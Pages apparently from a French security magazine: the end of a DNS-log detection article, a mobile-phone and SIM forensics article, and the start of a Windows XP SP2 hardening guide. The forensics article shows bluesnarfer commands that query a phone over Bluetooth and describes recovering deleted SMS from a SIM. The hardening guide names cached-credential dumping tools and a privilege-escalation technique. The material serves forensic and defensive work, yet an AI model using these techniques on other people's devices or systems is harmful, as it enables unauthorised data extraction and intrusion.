Comme nous venons de le voir, une architecture qui permet de bien maîtriser les flux de données couplée à une analyse des logs de son (ses) serveur(s) DNS permet de disposer d'une sonde de détection de postes compromis. Cette solution a l'avantage d'être légère, non structurante et... gratuite ! Cela n'empêche en aucun cas le RSSI ou le DSI de doter l'entreprise de solutions plus globales, mais aussi plus intrusives, complexes et chères ;-).

Références

[BIND] Page d'accueil de BIND, **http://www.isc.org/sw/bind/**

[SECDNS] BROCAS (C.), FARIN (J.M.), « De la sécurité d'une architecture DNS d'entreprise », MISC n°23, janvier-février 2006.

[MISC23] BROCAS (C.), FARIN (J.M.), Fichiers de configuration des différents serveurs DNS décrits dans l'article **[SECDNS]**, **http://www.miscmag.com/fr/articles/23-MISC/secdns/**.

[DOCBIND-LOG] BIND 9 Configuration Reference, Bind version 9.3, **http://www.isc.org/sw/bind/arm93/Bv9ARM.ch06.html#id2553006**

[NETSKY.D] Description du vers NETSKY.D par TrendMicro, **http://fr.trendmicro-europe.com/enterprise/vinfo/encyclopedia.php?LYstr=VMAINDATA&vNav=3&VName=WORM_NETSKY.D**

Acquisition de données sur les mobiles

Les standards de la téléphonie cellulaire sont nombreux : GSM, CDMA, GPRS (version améliorée du GSM), EDGE (idem), etc. Il est évident qu'il n'est pas possible de tout couvrir dans cet article. Nous ne parlerons donc que de la norme GSM (Global System for Mobiles).

mots clés : ***forensics / téléphone portable / carte SIM***

Cette norme est la plus utilisée de par le monde. Plus des deux tiers des pays ont adhéré à ce réseau. Ce dernier est composé d'une infrastructure opérateur et d'émetteurs-récepteurs mobiles, les téléphones GSM.

Les téléphones GSM sont composés de deux éléments : le terminal GSM (le téléphone à proprement parler) et la carte SIM (*Subscriber Identity Module*). Le téléphone est inutilisable sur le réseau GSM s'il n'est pas équipé d'une SIM enregistrée chez l'opérateur du réseau.

Dans cet article, les procédures et protocoles de mission à appliquer lors d'une analyse *forensique* (dans le cas d'une expertise judiciaire par exemple) ne sont pas décrites. Seules les méthodes d'acquisition des données sont expliquées, en passant outre les problèmes de code PIN, de verrouillage, et autres, lors de la saisie du téléphone. Les données qui nous intéressent sont :

- ⇨ les données de la carte SIM ;
- ⇨ les données du terminal GSM ;
- ⇨ les données de l'opérateur téléphonique.

En pratique, les données de l'opérateur téléphonique ne sont pas accessibles sauf sur commission rogatoire.

Pour les données de la carte SIM et du téléphone, il existe deux méthodes d'acquisition : matérielle et logicielle. Nous parlons d'acquisition matérielle dans le sens où un matériel tiers va agir sur le composant électronique du terminal ou de la carte SIM, et d'acquisition logicielle lorsqu'un ordinateur connecté au téléphone et muni d'un logiciel adéquat suffit à récupérer les données.

Le terminal GSM

L'inconvénient du terminal GSM est sa grande diversité. Combien de fabricants et combien de modèles existe-t-il sur le marché ? Difficile de chiffrer. Il n'existe donc aucun standard, aucune méthode générique pour acquérir les données, sachant que chaque fabricant peut implémenter ses propres fonctionnalités. Cette règle s'applique aussi pour des terminaux issus du même fabricant.

Les différents types de mémoire

La principale question qu'un analyste forensic peut se poser est la suivante : est-il possible de récupérer des données effacées sur un terminal GSM ? Tout est question de mémoire en réalité. Il en existe deux catégories : les mémoires volatiles type RAM et les mémoires non volatiles type Flash.

Concernant la RAM, toutes les données de la mémoire sont perdues en cas de coupure de courant. La mémoire contient des données aléatoires lorsqu'elle est remise sous tension.

La RAM est adressable en lecture/écriture octet par octet. Ses avantages sont les suivants : la lecture et l'écriture sont très rapides, le nombre de lectures/écritures est illimité, et il n'est pas nécessaire d'effacer la mémoire avant d'écrire dedans.

L'extraction des données doit être réalisée avec le plus grand soin pour en éviter la perte totale. En plus de la batterie principale, il y a souvent un condensateur sur la carte mère qui assure quelques minutes d'autonomie. Malgré cela, la mémoire est souvent perdue lorsque l'appareil n'a pas été connecté au secteur pendant quelques semaines (car, il ne s'éteint jamais complètement, donc consomme du courant).

Concernant la Flash, ces mémoires sont adressables octet par octet, mais ne peuvent être effacées que secteur par secteur (1 secteur = 4096 octets en général). L'opération d'effacement est coûteuse en temps (plusieurs millisecondes) et en énergie. Elle est généralement effectuée en tâche de fond ou juste avant une réécriture.

De plus, le nombre de cycles d'écriture par secteur est limité (1,000 pour les premières générations de Flash, plutôt 1,000,000 maintenant) à cause de la dégradation physique du composant. Du coup, le système de fichiers utilisé évite en général de réutiliser trop souvent les mêmes secteurs.

note

Merci à Nicolas Ruff pour toutes ces précisions.

Aujourd'hui, les terminaux GSM utilisent de plus en plus de mémoire Flash (dont la capacité augmente au fil des années) pour enregistrer des données. Étant donné que l'effacement de la Flash n'est en général pas réalisé tout de suite pour les raisons vues précédemment (durée de l'opération et usure des composants), il n'est donc pas surprenant que des données puissent être récupérées.

Les mécanismes d'allocation « intelligente », permettant de limiter l'usure des composants, ont été discutés sur **[DAILYDAVE]** récemment.

Acquisition logicielle des données

Les données du terminal ou ME (*Mobile Equipment*) qui peuvent être retrouvées dans la mémoire flash sont les suivantes :

- ⇨ les données propres au terminal : système d'exploitation, etc. (`phone software`) ;
- ⇨ les données propres à l'utilisateur : paramètres du téléphone, calendrier, SMS, etc.

Comme pour toute acquisition de données (avec les disques durs par exemple), l'accès direct au matériel est beaucoup plus efficace.

Samuel Dralet
s.dralet@lexfo.fr

En effet, l'acquisition logicielle dans le cas des terminaux GSM ne permettra pas de récupérer la totalité de sa mémoire (dans laquelle, il peut subsister potentiellement des données effacées par exemple), sauf à connaître d'éventuelles commandes de « débogage » propres à chaque modèle.

La théorie

L'acquisition logicielle des données nécessite une liaison entre le téléphone mobile et l'ordinateur, et un outil permettant de récupérer les données sur le terminal.

La liaison peut être de plusieurs types :

- liaison série (un câble spécifique est alors nécessaire) ;
- liaison infrarouge (ou Irda) ;
- liaison Bluetooth ;
- liaison USB.

La récupération des données se fait ensuite principalement via trois protocoles (qui ne sont pas forcément disponibles sur chaque terminal GSM) : les commandes AT Hayes, le protocole OBEX et le protocole FBUS.

Le jeu de commandes AT Hayes a été conçu au départ pour le pilotage de modems de la marque Hayes. Il est devenu par la suite une norme. Ses commandes ont été implémentées par les fabricants dans les terminaux GSM, et des commandes supplémentaires ont été créées pour permettre la récupération des annuaires, des historiques d'appels et des SMS (*Short Message System*).

D'un point de vue forensic, ces commandes s'avèrent très utiles puisqu'elles permettent de récupérer des données non disponibles pour un simple utilisateur, comme l'identifiant unique IMEI (*International Mobile Equipment Identity*). Malheureusement, ces commandes accèdent forcément à la mémoire du terminal et personne ne connaît l'impact exact qu'elles peuvent avoir en termes d'intégrité. Autre inconvénient, certaines commandes AT sont propres au fabricant. Il est donc nécessaire de récupérer les documents de conception pour les connaître **[NOKIAAT]**.

Le protocole OBEX (*OBject EXchange*) est connu surtout pour les problèmes de sécurité liés à la pile Bluetooth des mobiles. C'est un protocole d'échanges d'objets (vCard, vCalendar, images, sons...). Via ce protocole, il est possible d'enregistrer et de lire des données dans la mémoire du téléphone.

Le protocole FBUS est un protocole propriétaire du fabricant Nokia. Il fonctionne de la même manière qu'OBEX ou les commandes AT sur un système de questions/réponses, mais semble cependant plus complexe. Il permet notamment le transfert de données (historique d'appels, SMS, calendrier...). Aucune documentation sur ce protocole n'a été officiellement publiée à ce jour.

La pratique

La plupart du temps, chaque téléphone portable est fourni avec un logiciel qui permet d'extraire les données du téléphone notamment pour faire des sauvegardes. Nokia par exemple fournit le logiciel Nokia PC Suite. Seulement, ces outils ne sont pas destinés au départ à des analyses forensiques, les données présentes dans la mémoire du terminal peuvent être altérées.

Il existe ensuite des outils commerciaux qui se disent outils forensics pour mobiles (Mobiledit, Oxygen, XRY...), mais tous sans exception utilisent les liaisons et protocoles standards pour extraire les données avec les problèmes que nous connaissons. Certes, l'avantage de ces outils commerciaux est leur large répertoire de terminaux GSM qu'ils peuvent analyser, mais il existe des méthodes alternatives remplissant les mêmes fonctions comme l'outil **[TULP2G]** qui est un projet *open source*. Son objectif est de fournir un *framework* pour l'acquisition de données de périphériques électroniques tels que les terminaux GSM.

La meilleure solution reste alors la bonne vieille console Linux et les outils open source disponibles pour se connecter au téléphone (via Bluetooth par exemple). Une connaissance des commandes AT, des protocoles OBEX ou FBUS permet de récupérer toutes les informations souhaitées. Voici un extrait de commandes AT envoyées à un Nokia 6310i via une connexion Bluetooth :

Version du firmware:

```
# ./bluesnarfer -c AT+GMR -b 00:60:57:B4:37:58
device name: Blaat
custum cmd selected, raw output
V 5.51
bluesnarfer: release rfcomm ok
Identifiant IMEI

# ./bluesnarfer -c AT+CGSN -b 00:60:57:B4:37:58
device name: Blaat
custum cmd selected, raw output
351549005727863
bluesnarfer: release rfcomm ok
Information sur le modèle du téléphone

# ./bluesnarfer -c AT+GMM -b 00:60:57:B4:37:58
device name: Blaat
custum cmd selected, raw output
Nokia 6310i
bluesnarfer: release rfcomm ok
```

note

Lors d'une analyse forensique, il est préférable d'entourer le terminal GSM allumé d'un matériel l'empêchant de se connecter ou de l'isoler dans une zone où il ne peut recevoir de signal GSM.

Acquisition matérielle des données

L'acquisition logicielle ne permet pas de récupérer la totalité des données présentes sur le terminal GSM, entre autres les données effacées et donc non visibles par le logiciel d'acquisition de données, mais toujours présentes en mémoire. Seule l'acquisition matérielle résout le problème.

Deux cas sont à considérer. Si le terminal GSM n'est pas pourvu de connecteur JTAG, il peut alors y avoir deux méthodes possibles, mais assez délicates : accéder au bus ou démonter la mémoire. L'accès au bus se fait avec une pince branchée sur la puce mémoire ou par pose de sondes sur la carte. Le démontage de la mémoire se fait au fer à souder. En revanche, si c'est de la RAM et non de la mémoire Flash, toutes les données de la mémoire sont perdues lorsqu'elle est mise hors tension.

Dans le cas où le terminal GSM contient un connecteur JTAG, on accède directement à la mémoire du terminal, à condition de savoir fabriquer une interface JTAG (et donc d'avoir des connaissances en électronique).

Les interfaces JTAG sont bien connues des bidouilleurs, car elles sont souvent utilisées pour débloquer les mobiles **[UNLOCK]**, récupérer un modem-routeur mal flashé **[OPENWRT]** ou obtenir un *shell* sur des équipements embarqués **[FREEBOX]**.

À l'origine, la norme JTAG définit une méthode de test électrique des circuits imprimés (appelée « Boundary-Scan »), décrite par le standard IEEE 1149.1 **[JTAG]**. Aujourd'hui, cette norme a été considérablement étendue (norme EJTAG). De fait, la plupart des microprocesseurs du marché offrent une interface de débogage matérielle sur le port JTAG, qui remplace avantageusement les *In-Circuit Emulators* (ICE) disponibles dans le temps.

La carte SIM

La carte SIM (*Subscriber Identity Module*) est une SmartCard qui authentifie les connexions vers les réseaux GSM et fait du Subscriber une entité unique parfaitement identifiée sur le réseau. Le terminal GSM sans cette carte SIM est inutilisable pour passer des communications payantes (seul le 112 est joignable sans carte SIM).

Elle contient en général de 16 à 64 Ko de mémoire non volatile, un processeur et un système d'exploitation. Les **[MEGASIMS]** pourraient contenir jusqu'à 1 Go de mémoire Flash, mais ce n'est pas pour tout de suite.

Son contenu est d'ordinaire protégé par un code PIN (*Personal Identification Number*) et un code PUK (*Personal Unblocking Code*). Elle contient d'autres informations comme les paramètres de l'utilisateur (langue, réseau préféré), son IMSI (*International Mobile Subscriber Identity*) et sa clé secrète Ki. Ces informations sont organisées sous forme de système de fichiers **[ENDER]** :

```
3F00 ROOT dir
  |
  \__2FE2 Card serial Number

7F10 TELECOM
  |
  |\__6F3A Directory
  |\__6F3B Fixed directory
  |\__6F3C SMS
  |\__6F40 Last calls
  |\__6F42 SMS pointer
  |\__6F43 SMS status
  |\__6F44 Dialing numbers
  |\__6F4A Extension 1
   \__6F4B Extension 2

7F20 GSM
  |
  |\__6F05 Language
  |\__6F07 IMSI
  |\__6F20 Cyphering Key
  |\__6F30 Provider selector
  |\__6F31 Search Period
  |\__6F37 Account Max
  |\__6F38 Sim Service Table
  |\__6F39 Cumulated calls
  |\__6F3D Capability Config Param
  |\__6F3E Group ID 1
  |\__6F3F Group ID 2
  |\__6F41 Price per unit
  |\__6F45 Cell Broadcast msg ID
  |\__6F74 Broadcast Control Chan
  |\__6F78 Access Control Class
  |\__6F7B Providers Forbidden
  |\__6F7E Location Info
  |\__6FAD Admin data
   \__6FAE Phase ID
```

Et comme dans la plupart des systèmes de fichiers, il existe des droits d'accès. En fonction du code saisi, l'accès à certaines zones sera possible en lecture ou en écriture. Par défaut, l'utilisateur ne possède que le code PIN, ce qui lui permet de lire la plupart des zones sauf la clé secrète, sinon le clonage de carte SIM serait trop simple. Pour obtenir la clé secrète, le code PUK est nécessaire.

Acquisition logicielle

Il n'existe pas d'outil permettant d'interroger directement la carte SIM présente dans le terminal GSM. La seule solution qui peut exister est une commande disponible dans le terminal GSM permettant d'envoyer des commandes à la carte SIM. La réponse de la carte SIM est alors renvoyée de la même manière. Seulement cette commande est une option peu souvent implémentée dans les terminaux GSM (ou alors peu documentée).

Acquisition matérielle

Le fonctionnement d'une carte SIM n'est pas le sujet de l'article. Nous cherchons juste à acquérir le plus simplement possible tout en préservant l'intégrité des données. Je vous invite donc à lire le document **[ENDER]** qui détaille plus en profondeur les SmartCards et ce qu'il est possible de faire avec.

L'acquisition des données sur une carte SIM est réalisable avec un lecteur de carte à puce de préférence avec un connecteur SmartMouse (connecteur pour carte SIM) et un outil pour envoyer des commandes et recevoir des données. Le lecteur de carte à puce doit être de préférence de type Phoenix (qui correspond au type de *pinout*) et connectable en port série et non port USB. Beaucoup d'outils publics nécessitent en fait une connexion série entre l'ordinateur et le lecteur de carte SIM. Si votre lecteur ne permet pas d'utiliser un port COM virtuel (VCom) qui consiste à émuler un port série dans un port USB, vous aurez très peu d'outils à votre disposition.

Quels outils choisir ? Nos tests ont ciblé la manière de récupérer les *Short Message Service* (SMS) effacés et ils nous ont permis de conclure que les outils commerciaux qui vantent la possibilité de récupérer des SMS effacés sont... inutiles ou presque.

Pour essayer de comprendre, les tests suivants ont été effectués à l'aide d'un Sagem my201X et d'un Nokia 6310i :

⇨ Envoi et réception d'un SMS sur le Sagem. La carte SIM est ensuite mise dans le Nokia : aucun message dans le dossier `Sent` ou `Received`. Le Sagem enregistre donc les SMS dans le terminal GSM et aucun menu disponible pour l'utilisateur ne permet de modifier cette configuration. C'est à nouveau le terminal GSM qu'il faut investiguer.

⇨ Envoi et réception d'un SMS sur le Nokia. La carte SIM est ensuite mise dans le Sagem : un message est présent dans le dossier `Received`, mais rien dans le dossier `Sent`. Là encore aucun menu sur le Nokia ne permet de changer cette configuration.

L'enregistrement des SMS sur la carte SIM dépend du terminal GSM. Certains terminaux acceptent d'enregistrer les SMS envoyés et reçus sur la carte SIM, d'autres seulement les SMS reçus et d'autres aucun. Rien ne permet de prédire lors d'une expertise forensique que la totalité des SMS est sur la carte. L'outil d'acquisition de SMS peut alors être inutile. D'autant plus que l'enregistrement des SMS sur une carte SIM dépend aussi de la capacité de cette dernière. Souvent une quinzaine de messages peuvent seulement être sauvegardés sur celle-ci, le reste étant à nouveau sur le terminal GSM.

Admettons maintenant que des SMS présents sur la carte SIM dans le dossier `Received` ont été effacés. Comment les récupérer ?

Le SMS a une longueur de 176 octets dont le format est le suivant : le premier octet correspond au statut du message, le reste (appelé aussi TPDU pour *Transport Protocol Data Unit*) correspond aux données et contient entre autres le numéro émetteur du message, la date et le texte. Le statut d'un SMS peut prendre les valeurs suivantes :

- 0x00 : SMS inutilisé ;
- 0x01 : SMS lu ;
- 0x03 : SMS non lu ;
- 0x05 : SMS envoyé ;
- 0x07 SMS non envoyé.

Quand un SMS est effacé, seul son statut est modifié. Le contenu est toujours présent... jusqu'à ce qu'un nouveau SMS vienne écraser celui marqué comme effacé. À nouveau, l'outil d'investigation peut être inutile.

note

Certains terminaux GSM peuvent effacer les 176 octets plutôt que de simplement changer le statut du SMS.

Pour lire les SMS sur une carte SIM, quel que soit leur statut et donc y compris les SMS effacés, il suffit de lire les *records* (enregistrements) à l'adresse de base `7F10:6F3C` (cf. le système de fichiers précédent). Soit il est possible de lire le record souhaité, avec Shcap **[ENDER]** par exemple, soit tous les records sont lus en une seule fois, avec Chipit **[CHIPIT]**.

On obtient un SMS sous cette forme avec Chipit :

```
0007913386094000F0040B913336476867F1000070303230223040120C160301800C0
683C160301800C0683C120FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```

Le premier octet ici 00 signifie que le SMS est inutilisé. Le TPDU est en fait encodé en ASCII 7 bits avec un en-tête. Un décodeur est donc nécessaire. Pour ceux qui n'ont pas le temps de programmer, il existe Pduspy **[PDUSPY]**. On obtient alors :

```
PDU LENGTH IS 175 BYTES
ADDRESS OF DELIVERING SMSC
          NUMBER IS : +33689004000
          TYPE OF NR. :          International
          NPI :       ISDN/Telephone (E.164/163)

MESSAGE HEADER FLAGS
          MESSAGE TYPE :         SMS DELIVER
          MSGS WAITING IN SC :   NO
          SEND STATUS REPORT :   NO
          USER DATA HEADER :     NO UDH
          REPLY PATH : NO

ORIGINATING ADDRESS
          NUMBER IS : +33612345678
          TYPE OF NR. :          International
          NPI :       ISDN/Telephone (E.164/163)

PROTOCOL IDENTIFIER     (0x00)
          MESSAGE ENTITIES :     SME-to-SME
          PROTOCOL USED :        Implicit / SC-specific

DATA CODING SCHEME      (0x00)
          AUTO-DELETION :        OFF
          COMPRESSION :          OFF
          MESSAGE CLASS :        NONE
          ALPHABET USED :        7bit default

SMSC TIMESTAMP :        23/03/07 03:22 GMT+1,00

USER DATA PART OF SM
          USER DATA LENGTH :     18 septets (should be 169)
          USER DATA (TEXT) :     AAAAAAAAAAAAAAAAA
```

Pour les lecteurs qui se demandent comment récupérer les numéros de téléphone effacés, c'est impossible. Le numéro est en fait complètement écrasé par des FF. Aucune méthode d'investigation forensique n'est possible.

Conclusion

Muni d'un simple lecteur de carte SIM et d'une connexion Bluetooth, il est possible de récupérer les mêmes données que certains outils commerciaux. Seulement, les données les plus importantes semblent être dans le terminal GSM. Et sans une connaissance approfondie de l'électronique, il est impossible de réaliser une investigation complète du terminal. La tâche est rendue d'autant plus difficile qu'aucun standard n'existe.

Cet article n'est qu'une simple introduction à l'analyse forensique des mobiles. Le sujet est assez vaste, étant donné que les téléphones évoluent rapidement et sont dotés maintenant de moyens de stockage amovibles de type SDCard par exemple.

Je tiens à terminer cet article en remerciant Ender pour sa précieuse aide dans la compréhension du fonctionnement des lecteurs de cartes à puce et des cartes SIM.

Références

[JTAG] http://www.boundary-scan.co.uk/

[UNLOCK] http://www.gsmfactory.com/software/sagmaster2

[NOKIAAT] http://sw.nokia.com/id/95672052-6c77-488d-a055-acef77e4cdc5/AT_Command_Set_For_Nokia_GSM_And_WCDMA_Products_v1_2_en.pdf

[ENDER] « *Introduction for Playing Cards for Smart Profits – Ender* », http://www.phrack.org/archives/62/p62-0x0f_Playing_with_Cards_for_Smart_Profits.txt

[DAILYDAVE] http://lists.immunitysec.com/pipermail/dailydave/2006-November/003707.html

[OPENWRT] http://wiki.openwrt.org/OpenWrtDocs/Customizing/Hardware/JTAG_Cable

[FREEBOX] http://www.f-x.fr/wikini/wakka.php?wiki=InterfaceJTAG

[MEGASIMS] http://www.m-systems.com/site/en-US/Products/MegaSIM/MegaSIM

[CHIPIT] http://home.scarlet.be/chipit/Chipit.html

[PDUSpy] http://www.nobbi.com/pduspy.htm

Fiche pratique : sécuriser un poste client Windows XP SP2

Cette fiche pratique a pour objectif de donner des pistes de sécurisation pour un poste client sous Windows XP SP2.

mots clés : *durcissement / poste de travail / Windows XP SP2*

➪ *Client* signifie que le poste appartient à un domaine Windows. C'est le cas le plus fréquent en entreprise. La sécurisation d'un poste personnel est un domaine complètement différent, car son utilisateur a des besoins différents (jeu, *peer-to-peer*...).

➪ *Windows XP SP2*, car, d'une part, les versions antérieures de Windows sont en fin de vie chez Microsoft (fin de support), et, d'autre part, le *Service Pack 2* pour Windows XP introduit des nouveautés essentielles en termes de sécurité (protection du *heap* et de la *stack*, *randomisation* du PEB, etc.). Il n'est plus à prouver aujourd'hui qu'une même faille est plus difficilement exploitable sous Windows XP SP2 que sous les versions antérieures de Windows (ex. : MS06-040).

Il est bien sûr impossible d'être exhaustif en quelques pages, les derniers modèles d'administration Microsoft ayant plus de 4000 paramètres configurables via les stratégies de groupe (GPO [1]) ! À ce sujet, il est recommandé de télécharger les modèles (fichiers « `.ADM` ») à jour sur le site de Microsoft pour bénéficier de toutes les options disponibles sur un client donné :

http://www.microsoft.com/downloads/details.aspx?FamilyID=92759D4B-7112-4B6C-AD4A-BBF3802A5C9B&displaylang=en

Pré-requis

La sécurité du système Windows ne peut être assurée que si l'environnement s'y prête. Ceci inclut les mesures de protection suivantes, qui ne seront pas détaillées outre mesure :

➪ sécurité **physique** du poste (ex. : câble antivol) ;

➪ sécurité du **BIOS** (ex. : impossibilité de *booter* sur un CD) ;

➪ sécurité du disque :

↳ Le **système de fichiers** doit obligatoirement être **NTFS**. L'ancien système FAT32 n'a pas de gestion des permissions d'accès.

↳ L'usage du **double boot** doit être mûrement réfléchi. Un système Linux peut facilement monter une partition NTFS en lecture/écriture et/ou récupérer la base de comptes Windows aujourd'hui.

↳ Le **chiffrement intégral** de disque est devenu quasiment incontournable – c'est en tout cas ce que dit le gouvernement américain [2].

Effectivement, compte tenu des données présentes dans le fichier de pagination, le fichier d'hibernation, les répertoires temporaires, la base de registre (ex. : configuration du VPN), et autres, il semblerait bien léger aujourd'hui de se contenter de chiffrer le répertoire `Mes Documents`...

Une solution alternative est de positionner un **mot de passe ATA** sur le disque dur. Cette solution gratuite et facile à mettre en œuvre présente l'inconvénient d'être contournable par un accès direct au *firmware* du disque dur (mais elle décourage le pirate occasionnel).

Intégration du poste

La méthode d'intégration du poste, incluant toutes les applications tierces, ne sera pas détaillée ici. En effet, il existe de nombreuses méthodes de déploiement, parmi lesquelles on peut citer :

➪ utilisation d'un *master* de type Ghost ;

➪ utilisation des services RIS [3], combiné avec le déploiement d'applications via Active Directory ;

➪ l'outil *Business Desktop Deployment* [4] de Microsoft ;

➪ Etc.

Le point essentiel pour la sécurité est bien évidemment d'appliquer les **correctifs de sécurité** disponibles à la date de l'installation (et non à la date de création du master). Fort heureusement, Windows XP SP2 ne présente pas de faille exploitable à distance de manière anonyme, et dispose d'un firewall intégré, ce qui permet d'appliquer les correctifs sans risquer l'infection par un ver.

L'autre point important est la diversité du **mot de passe Administrateur local**. En effet si celui-ci est identique sur tous les postes issus du même master, la sécurité du domaine s'en trouve fortement diminuée.

Il ne suffit pas de générer un mot de passe différent pour chaque poste, il faut également utiliser une méthode sûre pour cela. En effet, si la méthode de génération est connue (ex. : script de génération du mot de passe encore présent lors de la livraison du poste), et si l'aléa utilisé pour générer le mot de passe est prédictible (ex. : nom du poste, adresse MAC, voire date et heure courantes), alors il sera trivial pour un attaquant de retrouver le mot de passe de n'importe quel poste.

La solution complète consiste donc à :

➪ Affecter à distance un mot de passe aléatoire au compte Administrateur local (ce mot de passe peut éventuellement être conservé dans une base de données correctement protégée – et pas un fichier Excel protégé par mot de passe !).

➪ Verrouiller le compte administrateur local par une stratégie de groupe. Ce compte reste utilisable en mode sans échec pour les tâches de dépannage.

Nicolas Ruff
Ingénieur-Chercheur en Sécurité des Systèmes d'Information
EADS-IW SE/CS
nicolas.ruff@eads.net

Effacement des traces

La plupart des administrateurs seraient probablement surpris par les traces qu'on peut trouver sur un système à la fin d'une installation.

En effet, chaque connexion à un compte (local ou de domaine) provoque la création d'un profil dans le répertoire `Documents and Settings`, ainsi que la mise en cache du mot de passe pour les comptes de domaine (par défaut, les 10 dernières ouvertures de session sont mémorisées).

Le premier outil public permettant de récupérer ces mots de passe et de les « casser » est CacheDump [5]. Cet outil n'étant plus distribué par son auteur aujourd'hui, il faut se tourner vers des miroirs ou vers d'autres outils, tels que CacheBF [6] et FGDump [7].

Un profil utilisateur contient de nombreuses informations « sensibles », dont il n'existe pas de liste exhaustive aujourd'hui. On peut citer, par exemple :

- la ruche HKCU de la base de registre, donc :
  - tous les mots de passe mémorisés par les applications ;
  - l'historique des partages réseau accédés, des documents ouverts, des sites Internet/Intranet consultés ;
  - la liste « MRU [8] » de toutes les applications utilisées ;
- la liste des documents ouverts est également disponible dans le sous-répertoire `Recent` du profil ;
- le cache graphique du client Terminal Server, dans le sous-répertoire `Local Settings\Application Data\Microsoft\Terminal Server Client\Cache` ;
- la liste des applications exécutées dans le répertoire `%windir%\prefetch` ;
- etc.

Si le compte utilisé est un compte de domaine avec un profil itinérant, les informations récupérées seront d'autant plus juteuses, comme les clés privées de l'utilisateur !

En conclusion, s'il est nécessaire d'intervenir manuellement sur un poste après installation et avant livraison, il est vital d'utiliser un compte dédié à l'intégration (ou le compte administrateur local) et de limiter les actions entreprises au strict minimum. Il convient de résister à la tentation d'ouvrir une session juste « pour voir si tout va bien ».

L'idéal est de détruire tous les profils locaux avant la livraison – en utilisant un outil d'effacement sécurisé.

Ceci n'est toutefois pas suffisant – il peut subsister ailleurs des journaux, des scripts et autres traces d'installation comme :

- les scripts d'intégration (cf. bulletin MS99-036 – Windows NT4 conservait une copie de tous les scripts d'installation automatique dans `%windir%\system32\$winnt$.inf` ou `%windir%\system32\$nt4pre$.inf`) ;
- les *crashdumps* (`%windir%\memory.dmp` ou `%windir%\minidump`) ;
- les fichiers temporaires dans `%windir%\temp` ;
- les journaux système (*EventLog*) ;
- les journaux dans les répertoires applicatifs (à traiter au cas par cas) ;
- etc.

La désinstallation de correctifs de sécurité est une opération assez rare, lorsque ceux-ci ont été correctement testés avant déploiement. Il est donc aussi possible de supprimer tous les répertoires de type `$xxx$` dans le répertoire `%windir%`.

Outre les aspects purement « sécurité », effacer ces fichiers permet de récupérer un espace disque non négligeable...

Configuration des permissions

« Dans le temps », il était recommandé de durcir les permissions appliquées aux objets système (fichiers, répertoires, clés de base de registre, services système...). On pouvait trouver des listes de permissions dans les différents guides de sécurité pour Windows 2000, dont celui de la NSA (le plus connu).

Il est vrai que plusieurs attaques exploitent des permissions trop laxistes :

- MS02-064 « *Windows 2000 Default Permissions Could Allow Trojan Horse Program* »

Par défaut n'importe quel utilisateur peut créer un fichier dans la racine du disque système (en général `C:\`). Ceci pose différents problèmes de sécurité, car la racine du disque système est utilisée pour les fichiers temporaires et présente dans le PATH par défaut lorsque les variables d'environnement ne sont pas encore initialisées (ex. : à l'ouverture de session).

- Attaque « WinVal [9] »

Des chercheurs analysant le modèle de sécurité de Windows ont trouvé que les services UPnP et SSDP peuvent être « configurés » (`SC_CHANGE_CONFIG`) par n'importe quel utilisateur, conduisant à une élévation de privilèges locale triviale vers le compte SYSTEM.

Toutefois Microsoft **déconseille aujourd'hui officiellement [10] de modifier les permissions par défaut**, compte tenu des problèmes d'incompatibilité que cela peut occasionner – ce fut le cas par exemple pour le correctif MS05-051 [11]. Par ailleurs, aucune attaque basée sur les permissions n'affecte un Windows XP SP2.

En ce qui concerne les applications tierces, le tableau est moins idyllique. De nombreuses applications ont une vision un peu laxiste des permissions, et demandent en particulier à pouvoir créer des fichiers dans leur répertoire d'installation (ex. : fichiers de log, crashdumps, fichiers `.GID` associés aux fichiers d'aide, téléchargement des mises à jour, etc.). Or, il faut savoir que la permission « change » sur un répertoire permet de renommer tous les fichiers qui s'y trouvent. À bon entendeur...

L'outil AccessChk [12] de SysInternals permet rapidement de trouver tous les répertoires et toutes les clés de base de registre accessibles en écriture par un utilisateur donné. Malheureusement, la correction des problèmes trouvés est souvent au bon vouloir de l'éditeur ...

Bien entendu, tout ceci n'a aucun intérêt si l'utilisateur est déjà administrateur local de son poste ... mais qui oserait encore lire son mail, ouvrir des documents Office, et naviguer sur Internet avec un compte administrateur par les temps qui courent ?

Configuration des stratégies

Bien que plusieurs milliers de paramètres soient configurables via les stratégies de groupe, dont certains affectent la sécurité (comme la possibilité pour l'utilisateur de mémoriser ses mots de passe dans le navigateur), les paramètres essentiels sont regroupés dans l'interface « Paramètres de sécurité » / « Stratégies locales » / « Options de sécurité ».

Ces paramètres sont aujourd'hui parfaitement documentés par Microsoft dans le chapitre 5 du *Threats and Countermeasures Guide* [13], qui est la référence définitive dans le domaine.

Les paramètres recommandés dépendent de la nature du domaine (version des contrôleurs de domaine, présence de machines Windows NT4, etc.). Aujourd'hui, **le paramétrage par défaut de Windows XP SP2 peut être considéré comme robuste** (en particulier, parce que les connexions anonymes sont interdites), toutefois quelques paramètres méritent d'être réfléchis.

- « Comptes : état de compte d'administrateur »
  - Comme vu précédemment, il est recommandé de désactiver le compte Administrateur local.
- « Ouverture de session interactive : ne pas afficher le dernier nom d'utilisateur »
  - Mériterait d'être activé, au moins pour les postes accessibles aux visiteurs.
- « Ouverture de session interactive : nombre d'ouvertures de session précédentes dans le cache »
  - Pour un poste fixe, la valeur 0 peut être utilisée. Pour un poste nomade, utiliser 1 ou 2.
- « Sécurité réseau : ne pas stocker de valeurs de hachage de niveau LM sur la prochaine modification de mot de passe »
  - S'il est activé, et que les mots de passe utilisés sont robustes (10 caractères ou plus), ce paramètre permet de protéger le compte administrateur local contre les attaques en *force brute*. Attention : pour effacer le hash LM du mot de passe *courant*, il est nécessaire d'utiliser l'outil tiers TrashLM [14].
- « Sécurité réseau : niveau d'authentification Lan Manager »
